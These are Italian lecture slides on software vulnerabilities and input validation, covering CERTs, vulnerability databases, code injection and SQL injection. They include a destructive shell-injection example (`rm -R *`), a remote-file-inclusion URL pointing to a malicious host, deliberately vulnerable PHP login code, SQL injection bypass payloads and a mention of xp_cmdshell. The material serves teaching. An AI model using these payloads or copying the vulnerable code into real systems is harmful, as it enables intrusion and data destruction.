
vulnerabilità del software

quando il software non si comporta correttamente….



- un programma è corretto quando su qualsiasi input che soddisfa le precondizioni l'output soddisfa le postcondizioni
- riponiamo fiducia nel fatto che…
  - il produttore/progettista abbia chiare precondizioni e postcondizioni
  - esse esprimano il volere del produttore/progettista


programmi non corretti

- i programmi non corretti rappresentano una vulnerabilità poiché permettono a chi fornisce l'input di far fare al programma cose diverse da ciò che il progettista aveva in mente
- un programma vulnerabile non necessariamente è una minaccia

input fidato e non

- un programma vulnerabile diviene una minaccia quando il suo input proviene da fonte **non fidata**
- una fonte è non fidata **rispetto ad un certo programma** quando esso opera con diritti diversi o maggiori del soggetto che ha creato l'input
- esempi di fonti non fidate
  - pagine web per il browser
    - il browser può scrivere sulla home dell'utente, chi ha creato la pagina web no
  - richieste http per un web server
    - il web server può leggere il filesystem dell'host su cui è installato, il browser che fa la richesta no
  - email per il mail user agent (mua)
    - il mua può scrivere sulla home dell'utente, chi ha creato l'email no
  - i parametri del comando passwd per il comando passwd
    - il comando passwd può modifcare il file /etc/passwd, l'utente che lancia tale comando no (non direttamente)

programmi corretti e input non corretto



precondizioni

postcondizioni
error handling

- un programma corretto **è vulnerabile** quando esiste un input che **non soddisfa la precondizioni** per cui non c'è un error handling "adeguato"

programmi senza validazione dell'input

- se l'input non è validato il comportamento può essere imprevedibile
- tipicamente crash
  - …se l'input contiene è errore innocuo
- nel caso peggiore il programma può eseguire operazioni aribtrarie
  - …per esempio formattare il vostro hard disk
- se l'input è costruito ad arte da un hacker egli può decidere ciò che il vostro programma farà

applicazioni comuni e input non fidato

- altri esempi di programmi in cui una vulnerabilità può rappresentare una minaccia…
- …quando l'input (documenti o programmi) sono ottenuti via email, web, ftp
  - suite di produttività (es. office)
  - viewer (es. acrobat per i pdf)
  - interpreti anche se "sicuri" (la Java Virtual Machine del vostro browser)
    - virtualizzazione, sandbox, ecc.

programmi non fidati

- inutile dire che l'esecuzione diretta di programmi non fidati è una minaccia
- la vulnerabilità in questo caso non è legata al software ma all'inesperienza dell'utente

i CERT

- chi trova una vulnerabilità in un software noto…
  - avvisa il **suo** Computer Emergency Response Team
- il CERT
  - verifica l'esistenza della vulnerabilità
  - avverte il produttore
  - dopo un certo periodo di tempo (15-30gg) divulga il security advisory (tipicamente via web o mailing list)

CERT

- i cert svolgono anche funzioni di coordinamento, divulgazione e supporto alla risposta agli incidenti
  - dovrebbero collaborare tra di loro ma raramente ciò avviene
- alcuni cert famosi
  - CERT-IT http://security.dsi.unimi.it
  - cert per la pubblica amministrazione italiana http://www.govcert.it
  - cert statunitense http://www.us-cert.gov
  - cert coodination center http://www.cert.org

vulnerabilities DB

- alcuni db di vulnerabilità famosi
  - National Vulnerability Database nvd.nist.gov
  - Common Vulnerability Exposure cve.mitre.org
  - SANS http://www.sans.org/top20/
  - SecurityFocus-Bugtraq http://www.securityfocus.com
  - tutti i produttori hanno servizi per la sicurezza (mailing list, patches, bugtracking)
    - http://www.microsoft.com/security
    - http://www.redhat.com/security/

esempio di security advisory

http://nvd.nist.gov/nvd.cfm - search for “explorer jpeg”

Vulnerability Summary CVE-2005-2308

Original release date: 7/19/2005
Last revised: 10/20/2005
Source: US-CERT/NIST

Overview

The JPEG decoder in Microsoft Internet Explorer allows remote attackers to cause a denial of service (CPU consumption or crash) and possibly execute arbitrary code via certain crafted JPEG images, as demonstrated using (1) mov_fencepost.jpg, (2) cmp_fencepost.jpg, (3) oom_dos.jpg, or (4) random.jpg.

Impact

CVSS Severity: 8.0 (High) Approximated
Range: Remotely exploitable
Impact Type: Provides user account access , Allows disruption of service

References to Advisories, Solutions, and Tools

External Source: BID (disclaimer)
Name: 14286
Hyperlink: http://www.securityfocus.com/bid/14286
[…]

Vulnerable software and versions

Microsoft, Internet Explorer, 6.0 SP2

Technical Details

CVSS Base Score Vector: (AV:R/AC:L/Au:NR/C:P/I:P/A:C/B:N) Approximated (legend)
Vulnerability Type: Buffer Overflow , Design Error

CVE Standard Vulnerability Entry:

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-2308

impatto della mancata validazione dell'input

Rank	Flaw	TOTAL	2001	2002	2003	2004	2005	2006
Total		18809	1432	2138	1190	2546	4559	6944
[1]	XSS	13.80%	2.20%	8.70%	7.50%	10.90%	16.00%	18.50%
[2]	buf	12.60%	19.50%	20.40%	22.50%	15.40%	9.80%	7.80%
[3]	sql-injec	9.30%	0.40%	1.80%	3.00%	5.60%	12.90%	13.60%
[4]	php-include	5.70%	0.10%	0.30%	1.00%	1.40%	2.10%	13.10%
[5]	dot	4.70%	8.90%	5.10%	2.90%	4.20%	4.30%	4.50%
			31.10%	36.30%	36.90%	37.50%	45.10%	57.50%

da http://cve.mitre.org/docs/vuln-trends/

vulnerabilità di programmi interpretati

il problema della sostituzione

- molti programmi interpretati si basano su sostituzioni
  - linguaggi per shell scripting (es. bash, perl)
- un input *X* diventa parte di una stringa *S*
- *S* viene trattata come parte di codice
- esempio il programma prova.sh

```
#!/bin/sh
echo $1
```

- cosa succede se scrivo…

```
prova.sh ?`rm -R *`?
```

?

  - non fate la prova, è pericolso!!!

code injection

- code injection sono gli attacchi che prevedono che l'input venga interpretato come codice

bash

- evitare di scrivere script bash che girano su input non fidato
  - es. server

perl e il taint mode

- perl è fortemente basato su sostituzioni
  - molti script perl sono vulnerabili
- *taint mode* (perl –T)
  - quando eseguito in taint mode l'interprete genera un errore quando un dato che deriva da un input viene usato all'interno di system(), open(), exec, ecc.
- utile per scrivere in perl programmi che non si fidano dell'input

remote file inclusion

- il codice dell'applicazione ha include parametrici
  - include($page . '.php');
- i parametri sono inzializzati dall'url
  - http://www.sb.com/index.php?page=userheader
  - si presume che userheader.php sia presente sul server
- exploit
  - http://www.sb.com/index.php?page=http://www.malicious.com/include_me

sql injection

- è una tecnica di attacco a application server basati su database
- tipicamente l'application server genera statememement SQL a partire dall'input
  - l'input sono i parametri passati gramite GET e POST

DB di esempio

```
mysql> show columns from user;
+----------+----------+------+-----+---------+-------+
| Field    | Type     | Null | Key | Default | Extra |
+----------+----------+------+-----+---------+-------+
| name     | char(11) |      | PRI |         |       |
| password | char(11) |      |     |         |       |
| role     | char(11) |      |     |         |       |
+----------+----------+------+-----+---------+-------+
3 rows in set (0.00 sec)

mysql> show columns from role;
+------------+---------------+------+-----+---------+-------+
| Field      | Type          | Null | Key | Default | Extra |
+------------+---------------+------+-----+---------+-------+
| adduser    | enum('Y','N') |      |     | Y       |       |
| deluser    | enum('Y','N') |      |     | Y       |       |
| viewdata   | enum('Y','N') |      |     | Y       |       |
| modifydata | enum('Y','N') |      |     | Y       |       |
| rolename   | char(11)      |      | PRI |         |       |
+------------+---------------+------+-----+---------+-------+
5 rows in set (0.00 sec)

mysql>
```

esempio

- /var/www/php/login.html

```
<html>
 <head>
  <title>The login form</title>
 </head>
 <body>

<form action="access.php" method="POST">
username: <input type=text name=name><br>
password: <input type=password name=password><br>
<input type=submit>
</form>


</body>
</html>
```

esempio

- /var/www/php/access.php

```
<?
  mysql_pconnect("localhost","root","");
  mysql_select_db("test");
  $name=$_POST['name'];
  $pwd=$_POST['password'];

  $query= "SELECT role
    FROM user
    WHERE name='$name' AND password='$pwd'";

  echo "Name: $name<br>\n";
  echo "Password: $pwd<br>\n";
  echo "Query: $query<br>\n";

  $result = mysql_query($query);


....
```

esempio

```
...

  if ( ! $result )
       {
       echo "mysql error:<BR> " . mysql_error() . "\n";
       }

  if ( $result && mysql_num_rows($result)>0 )
      {
      $a = mysql_fetch_array($result);
      $role=$a[role];
      echo "<BR><BR>Ciao $name il tuo ruolo e' $role\n";
      }
  else
    {
    echo "<BR><BR>No user.";
    }
?>
```

comportamento normale

- la stringa di benventuo viene stampata solo se la password è corretta
  - Ciao $name il tuo ruolo e' $role\n
- altrimenti si comunica che un tale utente non esiste
  - No user.

- ... ma è possibile entrare anche senza password :)

sql injection

- l'idea è di dare un input che modifica la semantica della query sql, esempio...

```
SELECT role
    FROM user
    WHERE name='$name' AND
  password='$pwd'
```

cosa diventa se

$name= “maurizio' -- ”

sql injection

- SELECT role FROM user WHERE name='maurizio' -- ' AND password=''
  - l'ultima parte è commentata!!!
  - non c'è più bisogno della password

- con $name= “ksdf' or 1=1 -- ”
- SELECT role FROM user WHERE name='ksdf' or 1=1 -- ' AND password=''
  - la condizione è sempre vera!
  - non c'è bisogno neanche di conoscere il nome utente!

varianti

- alcuni DBMS permettono di eseguire più statements separati da “;”
  - molto semplice aggiungere nuove query in coda
- tramite INSERT è possibile modificare il DB.
- molti DBMS possono memorizzare nel DB degli script che possono essere eseguiti
  - stored procedure
- sql injection può provocare l'esecuzione di stored procedure

varianti

- le stored procedure possono essere molto potenti come, ad esempio, in sql server
- xp_cmdshell <comando>
  - permette di eseguire sulla macchina un qualsiasi comando
- sp_makewebtask <outputfile> <query>
  - permette di scrivere su un file il risultato di una query
  - outputfile può anche essere una risorsa di rete (SMB share) scrivibile

difficoltà

- creare un attacco sql injection senza avere il codice del sistema è difficile (non impossibile)
- l'attacco è semplificato se
  - si conoscono i nomi delle tabelle e delle colonne
  - si conoscono le query
- su sistemi open source l'attacco è, al solito, più semplice

rilevare l'attacco

- il web server non va in crash
- il servizio non è interrotto
  - a meno che non si sia corrotto il DB
- l'attacco potrebbe richiedere moltissimi tentativi automatizzati
  - gli errori sql potrebbero non venir loggati
  - molti accessi sono forse rilevabili da un network IDS
- se il database viene modificato tramite INSERT rimangono tracce evidenti

mascherare l'attacco

- difficile se il codice non è noto
- se il codice è noto l'attacco sarà stato messo a punto “in vitro”
- se l'attacco permette di avere accesso alla macchina tutte le tracce possono essere fatte sparire velocemente
- se l'attacco non permette di accedere alla macchina è difficile eliminare le tracce

evitare l'attacco

- fare il controllo di tutti gli input!!!
- preprocessare gli input
  - ' ? \'
  - “ ? \“
  - \ ? \\ ecc.
- attenzione a unicode
  - esempio MySql
    Bug #22243 Unicode SQL Injection Exploit
    http://bugs.mysql.com/bug.php?id=22243